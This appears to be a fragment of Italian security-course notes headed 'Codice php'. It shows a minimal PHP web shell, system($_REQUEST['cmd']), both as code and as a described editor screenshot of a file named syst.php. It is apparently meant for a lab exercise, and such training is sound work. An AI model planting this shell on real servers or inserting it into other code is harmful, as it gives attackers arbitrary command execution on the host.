## 1. Codice php



```
1 <?php
2 system($_REQUEST["cmd"]);
3 ?>
4
```



The screenshot shows a text editor window titled '~Documents/Epicode/syst.php - Mousepad'. The code is a simple PHP script that executes a system command based on the 'cmd' parameter from the request. The code is as follows:

```
1 <?php
2 system($_REQUEST["cmd"]);
3 ?>
4
```
